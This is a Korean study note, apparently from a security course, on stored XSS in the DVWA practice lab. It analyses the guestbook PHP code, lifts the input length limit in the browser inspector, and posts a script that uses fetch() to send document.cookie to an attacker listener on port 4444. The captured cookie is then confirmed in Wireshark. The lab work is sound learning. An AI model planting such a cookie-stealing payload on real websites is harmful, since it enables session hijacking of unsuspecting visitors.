



저장형 xss

2026년 7월 5일 일요일 오후 5:54


반사형은 웹을 이용하는 사용자를 대상으로한 1ㄷ1 맵핑공격이라면 저장형은 웹사이트 자체에 악성코드를 심는 공격.




해커인 칼리리눅스 4444번 포트열고 대기



보안레벨 low 선택



Dvwa의 저장형 xss항목 선택.



해당 항목의 php코드 분석

<?php

```
if( isset( $_POST[ 'btnSign' ] ) ) {  
    // Get input  
    $message = trim( $_POST[ 'mtxMessage' ] );  
    $name     = trim( $_POST[ 'txtName' ] );
```

```
// Sanitize message input
$message = stripslashes( $message );
$message = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message ) : ((trigger_error("[MySQLConverterToo] Fix the mysqli_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

// Sanitize name input
$name = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $name ) : ((trigger_error("[MySQLConverterToo] Fix the mysqli_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

// Update database
$query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' .
((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res =
mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );

//mysqli_close();
}

?>
```

코드의 전체구조는 단순 조건문으로 조건문 ? 참일 때 선택할 값 : 거짓일 때 선택할 값

```
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name = trim( $_POST[ 'txtName' ] );

    if( isset( $_POST[ 'btnSign' ] ) ) { : if는 이 코드 전체에 대한 조건문이고 isset은 반사형
    php코드에서 봤던 것처럼 $_post라는 디렉터리 변수
    안에 bitsign이라는 키값이 존재하는지
    확인하는 함

    $message = trim( $_POST[ 'mtxMessage' ] ); : trim()은 공백을 제거해주는 함수로
    $_post 디렉터리 변수 안
    에 mtxMessage라는 키값에 해당하는 벨류
    값을 불러온 후 양 쪽 공백들을 제거해서 온전
    한 형태로 만든 후 $message에 담음.

    $name = trim( $_POST[ 'txtName' ] ); : 위 줄의 내용과 마찬가지로 디렉터리 안 키값에 해
    당하는 벨류값 꺼
    내서 공백 제거 후 변수에 담음

    현재 입력받은 내용은 $message와 $name에 들어있음.
```

```
// Sanitize message input
$message = stripslashes( $message );
$message = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $message ) : ((trigger_error("[MySQLConverterToo]
Fix the mysqli_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

$message = stripslashes( $message );
```

여기서 불건 stripslashes() 함수로 문자열 안에 포함된 역슬래시(\) 기호를 모두 삭제 (Strip)하거나, 역슬래시가 특수문자 앞에 붙어 있다면 그 기능을 해제(Un-escape)하는 PHP 내장 함수이다. 해커들이 SQL 명령어를 조작할 때 싱글 따옴표(')를 자주 쓰는데, 이를 방어하려는 서버를 우회하기 위해 역슬래시(\)를 섞어 쓰는 꼼수를 부리곤 하는데 그걸 사전에 **무력화**시키는 1차 필터링 단계

깔끔하게 필터링시키고 다시 변수에 담음

```
$message = ((isset($GLOBALS["__mysqli_ston"]) &&
is_object($GLOBALS["__mysqli_ston"]))) ?
```

\$GLOBALS : php코드에서의 가장 큰 전역 딕셔너리로 코드내의 모든 전역변수들이 이 딕셔너리안에 키-밸류 형태로 저장됨.

__mysqli_ston" : \$GLOBALS 딕셔너리 안의 변수

isset() : 키값이 존재하는지에 대한 판독

&& : AND연산자

is_object(...): 자료형이 객체(Object)면 True, 단순 문자열/숫자/배열 등이면 False를 반환하는 PHP함수
\$GLOBALS["__mysqli_ston"]의 키값이 데이터베이스에 적용시킬수 있는 자료형 객체인지 판별

mysqli_real_escape_string(\$GLOBALS["__mysqli_ston"], \$message): 해당 조건문이 참일경우 실행

mysqli_real_escape_string(): MySQL 데이터베이스에 데이터를 안전하게 넣기 위해 특수문자를 무력화하는 PHP 내장 함수로 앞의 첫번째 인자는 현재 로그인되어 열려 있는 데이터베이스와의 연결 통로이고 \$message 변수 안에 들어있는 텍스트를 검사하다가, SQL 명령어를 깨뜨릴 수 있는 위험한 기호들(싱글 따옴표 ', 더블 따옴표 ", 줄바꿈 등을 발견하면 그 앞에 강제로 역슬래시(\)를 붙여서 일반 문자로 강제 치환

((trigger_error("[MySQLConverterToo] Fix the mysqli_escape_string() call! This code does not work", E_USER_ERROR)) ? "" : "") : 해당 조건문이 거짓일 경우 실행되는 부분으로 전자의 조건문에서 거짓이 될 경우
우로 데이터베이스의 연결선이 끊길경우로 빨간색 에러 메시지를 띄우고 백엔드 프로그램을 그 자리에서 즉시 강제 종료 시킴.

```
// Update database
$query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' .
((is_object($GLOBALS["__mysqli_ston"]))) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res =
mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );
```

```
$query = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
```

VALUES ('\$message', '\$name'): 아까 필터링해서 받아둔 변수의 키값을 넣음.

(comment, name) : 테이블의 'comment(내용)' 칸과 'name(이름)' 칸을 골라서 키값을 분류

INSERT INTO guestbook : 'guestbook'이라는 테이블에 데이터를 넣음.

이 줄이 이 코드의 가장 큰 취약점으로서 사용자가 입력한 값을 그대로 데이터베이스에 넣어버리는 sql 인젝션의 취약점을 함께 지니고 있음.


```
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query )
```

mysqli_query(DB연결객체, 쿼리문): 진짜로 데이터베이스에게 명령을 실행하라고 쿼리를 주는 함수이고 안의 db연결객체와 위에서 담은 \$쿼리를 들고 들어감.


```
or die( '<pre>' . (...) . '</pre>' );
```



Or 연산자와 die() 함수로 앞의 내용이 실패하면 die()함수 발동 -> 화면에 ()안의 글자를 출력하며 백엔드 프로그램을 종료시키는 함수

1. 사용자가 입력한 글자로 SQL 저장 명령문(\$query)을 조립해서,
2. mysqli_query() 함수로 데이터베이스에 진짜로 저장을 켜준다.
3. 만약 저장이 성공하면 무사 통과하고, 실패하면 왜 실패했는지 여러 이유를 화면에 출력 후 종료




글자수 제한 풀기위해 메세지항목의 inspect 선택






maxlength="50"에서 1000으로 변경




이제 코드를 집어넣을 준비 완료.




메세지 항목에 코드 삽입.

`<script>fetch("http://172.16.20.210:4444/steal?cookie=" + document.cookie);</script>`




Choi 게시글이 올라간것을 확인. 악성코드삽입 완료.

패킷을 보기위해 칼리리눅스 와이어샤크 준비




준비 완료.


이제 피해자인 윈도우로 해당 사이트 접속



윈도우로 접속한 화면



접속하자마자 칼리리눅스의 4444번포트로 쿠키값 탈취 확인.



패킷확인.

